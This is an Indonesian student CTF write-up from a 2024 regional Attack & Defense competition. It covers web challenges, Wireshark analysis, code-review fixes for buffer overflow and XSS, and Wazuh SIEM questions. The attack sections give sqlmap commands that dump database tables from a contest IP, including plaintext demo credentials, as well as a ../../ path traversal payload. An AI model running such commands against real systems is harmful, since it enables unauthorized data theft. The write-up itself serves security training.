

# Attack & Defense

LKS Kota 2024



## **SMKN 4 Bandung**


Muhammad Dhafin Ramadhan

Muhamad Ajib Firdaus Supian

# Attack

## Daftar kue


Flag: LKS(c00k13\_m4n1pul4t10n) di ubah menjadi LKS{c00k13\_m4n1pul4t10n}  
pembahasan hapus css yang position dan visibility nya dan muncul select option lalu, pilih paling bawah dan simpan lalu mendapatkan flag nya




## BLOG PRIBADI

LKS{G1t\_3Xp05ureeeee\_c4n\_b3\_s3ns1t1v3\_1nf0Rm4t1On\_L34k3D}

pembahasan : disini coba ganti path web nya /.git/ dan lihat config dan muncullah alamat github nya lalu kami cari file config dan mendapatkan teks yang sudah di enkripsi lalu kamu decrypt dan dapat flag tersebut



```
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
[remote "origin"]
  url = https://github.com/yan-21/apaaajadah.git
  fetch = +refs/heads/*:refs/remotes/origin/*
[remote "master"]
  url = https://github.com/yan-21/apaaajadah.git
  fetch = +refs/heads/*:refs/remotes/master/*
[branch "master"]
  remote = origin
  merge = refs/heads/master
```



←→↺🏠

🔒https://gchq.github.io/CyberChef/#recipe=From\_Base32('A-Z2-7%3D',fal☆

🛡️📄📁🔗🔑🔒

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Download CyberChef

Last build: 8 days ago - Version 10 is here! Read about the new features here

Options

About / Support

Operations

Recipe

Input

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

From Base32

Alphabet

A-Z2-7=

☐ Remove non-alphabet chars

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

From Base64

Alphabet

A-Za-z0-9+/=

KZVVMV2NIZNEQVSYMRNE2MTIOJKW24DPJZWFS53BIVFGWTKKZNF3  
JVONMVMWLYK5XE4WDCI5JFQV3NPBZU43CW0VLGY3COMEZHOMSWGBJE  
6VDNKZ2FG3SWKVLU02DSKVVMWTFKZJFKUSUKJWFEMDQGBLDC2DLKZ  
WUUVKRLBSCUSWJJEFMVLEJNRTAOKWJVKT3DCIVYDKVSGKJBVKMBZ  
KJIFIMB5|

2241Raw BytesLF

Output

LKS{G1t\_3Xp05ureeeee\_c4n\_b3\_s3ns1t1v3\_1nf0Rm4t10n\_L34k  
3D}|

## Form Login 1

Flag : LKS(sql1\_us3rs\_l0g1n) <- flag dari database nya dan -> LKS(sql1\_us3rs\_l0g1n} flag yang bisa di submit

pembahasan : disini saya menggunakan tools automate sqlmap dengan menggunakan command sqlmap -u "<http://103.126.11.150:8880/login.php>" --data "username=&password=" --dbms="mysql" -D "users\_db" -T "users" --dump

dan saya berhasil mendapatkan flag nya

```
(root@smkn4bdg)-[/home/smn4bdg]
# sqlmap -u "http://103.126.11.150:8880/login.php" --data "username=*password=" --dbms="mysql" -D "users_db" -T "users" --dump
```

```
[00:24:47] [INFO] fetching columns for table 'users' in database 'users_db'
[00:24:47] [INFO] fetching entries for table 'users' in database 'users_db'
Database: users_db
Table: users
[21 entries]
```

id	email	password	username	created_at
1	john@example.com	pass123	john_doe	2024-04-21 04:58:32
2	jane@example.com	qwerty	jane_smith	2024-04-21 04:58:32
3	alice@example.com	letmein	alice_wonderland	2024-04-21 04:58:32
4	bob@example.com	password	bob_marley	2024-04-21 04:58:32
5	emma@example.com	123456	emma_jones	2024-04-21 04:58:32
6	mike@example.com	p@ssw0rd	mike_tyson	2024-04-21 04:58:32
7	sarah@example.com	Terminator	sarah_connor	2024-04-21 04:58:32
8	james@example.com	007agent	james_bond	2024-04-21 04:58:32
9	linda@example.com	myp@ss	linda_smith	2024-04-21 04:58:32
10	peter@example.com	nevergrowup	peter_pan	2024-04-21 04:58:32
11	laura@example.com	laurap@ss	laura_williams	2024-04-21 04:58:32
12	brad@example.com	brad123	brad_pitt	2024-04-21 04:58:32
13	julia@example.com	prettywoman	julia_roberts	2024-04-21 04:58:32
14	leonardo@example.com	inception	leonardo_dicaprio	2024-04-21 04:58:32
15	angelina@example.com	angelina123	angelina_jolie	2024-04-21 04:58:32
16	tom@example.com	forrestgump	tom_hanks	2024-04-21 04:58:32
17	meryl@example.com	oscarwinner	meryl_streep	2024-04-21 04:58:32
18	will@example.com	freshprince	will_smith	2024-04-21 04:58:32
19	natalie@example.com	blackswan	natalie_portman	2024-04-21 04:58:32
20	natalie@example.com	lks	LKS(sql1_us3rs_l0g1n)	2024-04-21 04:58:32
21	bruce@example.com	kungfumaster	bruce_lee	2024-04-21 04:58:32

## Form Login 2

Flag : LKS(sql12\_b4nk\_d4t4b4s3)

pembahasan : disini saya menggunakan tools automate lagi yaitu sqlmap dan menggunakan command sqlmap -u "<http://103.126.11.150:8880/login.php>" --data

"username=&password=" --dbms="mysql" -D "bank\_database" -T "employees" --dump

disini saya berhasil mendapatkan flag nya

```
(root@smkn4bdg)-[/home/smn4bdg]
# sqlmap -u "http://103.126.11.150:8880/login.php" --data "username=*password=" --dbms="mysql" -D "bank_database" -T "employees" --dump
```


```
[00:25:26] [INFO] fetching columns for table 'employees' in database 'bank_database'
[00:25:26] [INFO] fetching entries for table 'employees' in database 'bank_database'
Database: bank_database
Table: employees
[4 entries]
```

employee_id	email	role	full_name	created_at
1	manager@example.com	Manager	Manager Smith	2024-04-23 02:16:28
2	teller@example.com	Teller	Teller Johnson	2024-04-23 02:16:28
3	support@example.com	Support	Support Brown	2024-04-23 02:16:28
4	flag@example.com	Flag	LKS(sql12_b4nk_d4t4b4s3)	2024-04-23 02:20:42


## Website Wisata 1

LKS{OJzDGcC9s6zf3kZj2U4Sso1v9qlcd0}

Pembahasan: saya melakukan directory traversal dengan ../../../../flag.txt dan dengan cara seperti itu saya mendapatkan flag



## Destination 1



# Defense

## Packet Capture 1

Flag : LKS{BHTTP\_WIR3SH4RK\_DUDUDUDUUDU}

Pembahasan : Disini saya menggunakan tools wireshark dan mencari string "LKS" dan menemukan LKS LKS%7BHTTP\_WIR3SH4RK\_DUDUDUDUUDU%7D lalu saya coba mengganti %7 dan %7D dengan { dan }

Packet bytes	Narrow & Wide	Case sensitive	String	LKS	Find	Cancel
No.	Time	Source	Destination	Protocol	Length	Info
36	13.192902	100.127.255.200	10.10.51.202	TCP	54	63849 → 7990 [ACK] Seq=1820 A
37	15.134463	10.10.51.202	100.127.255.200	TCP	82	10000 → 63837 [PSH, ACK] Seq=
38	15.187084	100.127.255.200	10.10.51.202	TCP	54	63837 → 10000 [ACK] Seq=1 Ack
39	18.206325	10.10.51.202	100.127.255.200	TCP	60	7990 → 63849 [FIN, ACK] Seq=2
40	18.206383	100.127.255.200	10.10.51.202	TCP	54	63849 → 7990 [ACK] Seq=1820 A
41	20.054461	10.10.51.202	100.127.255.200	TCP	82	10000 → 63837 [PSH, ACK] Seq=

Transmission Control Protocol, Src Port: 63851, Dst Port: 7990, Seq: 1, Ack: 1, Len: 661	0040	2e 70 68 70 31
Hypertext Transfer Protocol	0050	25 37 42 48 54
GET /index.php?typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D HTTP/1.1\r\n	0060	4b 5f 44 55 44
[Expert Info (Chat/Sequence): GET /index.php?typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU	0070	20 48 54 54 50
Request Method: GET	0080	20 31 30 2e 31
Request URI: /index.php?typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D	0090	39 30 0d 0a 43
Request URI Path: /index.php	00a0	6b 65 65 70 20
Request URI Query: typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D	00b0	61 64 65 2d 49
Request URI Query Parameter: typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D	00c0	75 65 73 74 73
Request Version: HTTP/1.1	00d0	67 65 6e 74 3d
Host: 10.10.51.202:7990\r\n	00e0	30 20 28 57 69
Connection: keep-alive\r\n	00f0	2e 30 3b 20 5f
Upgrade-Insecure-Requests: 1\r\n	0100	41 70 70 6c 65
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like	0110	33 36 20 28 41

## Packet Capture 2

Flag : LKS{5Eu5isM4edVtzxyO58HUhBz4jAFNsh}

Pembahasan : disini saya masih menggunakan tools yang sama seperti diatas lalu saya menemukan strings mencurigakan yaitu " file uploaded flag.txt lalu saya cek data dari flag.txt dan berisi teks terenkripsi dan saya mendecrypt nya di website cyberchef setelah itu saya mendapatkan flag nya

File Edit View Go C

tcp.stream eq 11

No.	Time
141	66.605480
144	66.709189
136	66.585836
146	71.825346
149	75.893800
142	66.605499
143	66.605739
134	66.584845
140	66.605278
148	75.893551
147	71.825410
145	66.750832
137	66.585938

Content-Length: 345  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Origin: http://10.10.51.202:8001  
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarycEiyXMTBDOWQ0fM  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://10.10.51.202:8001/  
Accept-Encoding: gzip, deflate  
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7  
Cookie: selectedCake=3; session=ea0faf4c-370d-4b98-bb74-3b6477f2005a.sAuyfasQhaSso2\_9nt5dx0bMvWA

-----WebKitFormBoundarycEiyXMTBDOWQ0fM  
Content-Disposition: form-data; name="file"; filename="flag.txt"  
Content-Type: text/plain

VEV0VG6V6VkZkVFZWYzAwMFpXUldkSHA0ZVU4MU9FaFZhRUo2TkdwQlJrNXphSDA9

-----WebKitFormBoundarycEiyXMTBDOWQ0fM  
Content-Disposition: form-data; name="submit"

Submit

-----WebKitFormBoundarycEiyXMTBDOWQ0fM--

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (3058 t Show data as ASCII Stream 11

Find: Find Next

Filter Out This Stream Print Save as... Back x Close Help

Frame 141: 399 bytes on wire (3192 bits) captured (0.000 seconds) on interface 0  
Ethernet II, Src: Intel(R) Ethernet Controller (i210-L), Dst: Intel(R) Ethernet Controller (i210-L)  
Internet Protocol Version 4, Src: 100.127.255.200, Dst: 100.127.255.201  
Transmission Control Protocol, Src Port: 50166, Dst Port: 8001, Seq: 1099, Win: 64240, Len: 345  
Hypertext Transfer Protocol

5c be 9b 08 00 45 00  
3a 64 7f ff c8 0a 0a  
e6 4e 28 a3 dd 50 18  
2d 2d 2d 2d 57 65 62 4b

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input

VEV0VG6V6VkZkVFZWYzAwMFpXUldkSHA0ZVU4MU9FaFZhRUo2TkdwQlJrNXphSDA9

Output

LKS{5Eu5isM4edVtzxy058HUhBz4jAFNsh}

## Code Review 1

Before :

```
#include <stdio.h>

void function() {
    char text[32];
    printf("Masukkan teks: ");
    gets(text);
    printf("Teks yang dimasukkan: %s\n", text);
}

int main() {
    function();
    return 0;
}
```

After :

```
#include <stdio.h>

void function() {
    char text[32];
    printf("Masukkan teks: ");
    fgets(text, sizeof(text), stdin); // menangani input jadi membaca maksimal 31
    // menghapus baris baru
    if (text[strlen(text) - 1] == '\n') {
        text[strlen(text) - 1] = '\0';
    }

    printf("Teks yang dimasukkan: %s\n", text);
}

int main() {
    function();
    return 0;
}
```

Penjelasan : disini karena program nya menggunakan fungsi gets untuk mengambil nilai maka di ubah menjadi fgets agar tidak terjadi buffer overflow dan juga disini menambahkan code untuk menghapus baris baru dalam variable text contoh nya : jika pengguna menginput

```
1234567890123
4567890
fsafs3
```

maka output nya seperti ini : Teks yang dimasukkan: 1234567890123

## Code Review 2

Before :

```
#include <stdio.h>
#include <string.h>

int main(void)
{
    char password[32];
    int authorised = 0;

    printf("Masukan Password: \n");
    gets(password);

    if(strcmp(password, "iniadalahpassworduntukadmin") == 0)
    {
        printf("Correct Password!\n");
        authorised = 1;
    }
    else
    {
        printf("Incorrect Password!\n");
    }

    if(authorised)
    {
        printf("Selamat datang Admin (authorised=%d) :\n", authorised);
    }else{
        printf("Gagal login sebagai Admin (authorised=%d) :(\n", authorised);
    }

    return 0;
}
```

After :

```
#include <stdio.h>
#include <string.h>

int main(void) {
    char password[32];
    int authorised = 0;

    printf("Masukan Password: \n");
    fgets(password, sizeof(password), stdin); // perubahan 1
    password[strcspn(password, "\n")] = '\0'; // perubahan 2

    if (strcmp(password, "iniadalahpassworduntukadmin") == 0) {
        printf("Correct Password!\n");
        authorised = 1;
    } else {
        printf("Incorrect Password!\n");
    }

    if (authorised) {
        printf("Selamat datang Admin (authorised=%d) :\n", authorised);
    } else {
        printf("Gagal login sebagai Admin (authorised=%d) :\n", authorised);
    }

    return 0;
}
```

Penjelasan : fungsi gets di ubah menjadi fgets karena fungsi gets bisa mengambil nilai yang tidak terbatas jika fgets bisa membatasi nilai misal nya nilai dari variable password hanya membutuhkan 32 karakter, contoh nya jika user memasukan password : iniadalahpassworduntukadmin123 maka output iniadalahpassworduntukadmin disini menangani **buffer overflow**

lalu disini menambahkan password[strcspn(password, "\n")] = '\0'; untuk menghapus karakter baris baru dari akhir string kata sandi

### Code review 3

#### Before

```
<!DOCTYPE html>
<html>
<head>
  <title>Code 3</title>
</head>
<body>
<div align="center">
  <form method="GET" action="" name="form">
    <p>Your name:<input type="text" name="username"></p>
    <input type="submit" name="submit" value="Submit">
  </form>
</div>
<?php
if(isset($_GET["username"])) {
    echo("Your name is " . $_GET["username"]);
}
?>
</body>
</html>
```

#### After

```
<!DOCTYPE html>
<html>
<head>
  <title>Code 3</title>
</head>
<body>
<div align="center">
  <form method="GET" action="" name="form">
    <p>Your name:<input type="text" name="username"></p>
    <input type="submit" name="submit" value="Submit">
  </form>
</div>
<?php
if(isset($_GET["username"])) {
    echo("Your name is " . htmlspecialchars($_GET["username"]));
}
?>
</body>
</html>
```

Penjelasan : disini menambahkan yang asal nya echo("Your name is " . \$\_GET["username"]); menjadi echo("Your name is " . htmlspecialchars(\$\_GET["username"])); fungsi htmlspecialchars untuk menangani karakter spesial contoh nya : <, >, ' , " dan lain lain juga mencegah serangan XSS

## Siem 1

1. Sebutkan agent yang berjalan dan di monitoring oleh wazuh siem

Answer::ubuntu-chatapp

### Agents (1)

ID ↑	Name
001	ubuntu-chatapp

Rows per page: 10 ▾

2. Berapa IP address dari agent yang sedang dimonitor oleh wazuh

Answer:10.10.51.200

IP address

 10.10.51.200

3. Apa versi server dan OS dari agent

answer: Ubuntu Linux 22.04 LTS Benchmark v1.0.0

SCA: Lastest scans



CIS Ubuntu Linux 22.04 LTS Benchmark v1.0.0

cis\_ubuntu22-04

Policy	End scan	Passed	Failed	Nota...	Score
CIS Ubuntu Linux 22.04 LTS Benchmark v1.0.0	Jan 11, 2024 @ 13:08:23.000	75	105	2	41%

< 1 >

4. Kapan agent pertama kali teregistrasi

answer:Jan 11, 2024 @ 12:44:03.000

Logs

List and filter Wazuh logs.

All daemons ▾ Info ▾ ☒ Descending sort ☒ Realtime

Jan 11, 2024 @ 12:44:03.000 wazuh-authd INFO New connection from 10.10.51.200  
Jan 11, 2024 @ 12:44:03.000 wazuh-authd INFO Received request for a new agent (ubuntu-chatapp) from: 10.10.51.200

## SIEM 2


1. kapan pertama kali security event terdeteksi oleh wazuh

Answer: Jan 11, 2024 @ 10:42:31.751

Security Alerts							
Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jan 11, 2024 @ 10:42:31.751	000	wazuh			Host-based anomaly detection event (rootcheck).	7	510
Table JSON Rule							

2. Ada berapa total security event pada agent yang terdeteksi oleh wazuh

Answer: 1212



3. Berapa kali gagal pemeriksaan autentifikasi yang terdeteksi

answer: 110



4. Mengapa banyak sekali authentication failure, apakah terdapat serangan? sebutkan!

answer: serangan Brute Force

5. Berapa IP penyerang yang melakukan serangan tersebut

answer: 10.10.51.196

data.dstuser	hanif
data.euid	0
data.srcip	10.10.51.196

6. Kapan Waktu pertama kali penyerangan tersebut

answer: Jan 11, 2024 @ 12:49:14.513

Jan 11, 2024 @ 12:49:14.513	001	ubuntu-chatapp	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5
-----------------------------	-----	----------------	------------------------	--	--	---

7. Berapa kali pemeriksaan autentifikasi berhasil dilakukan  
answer: 7

Authentication success

7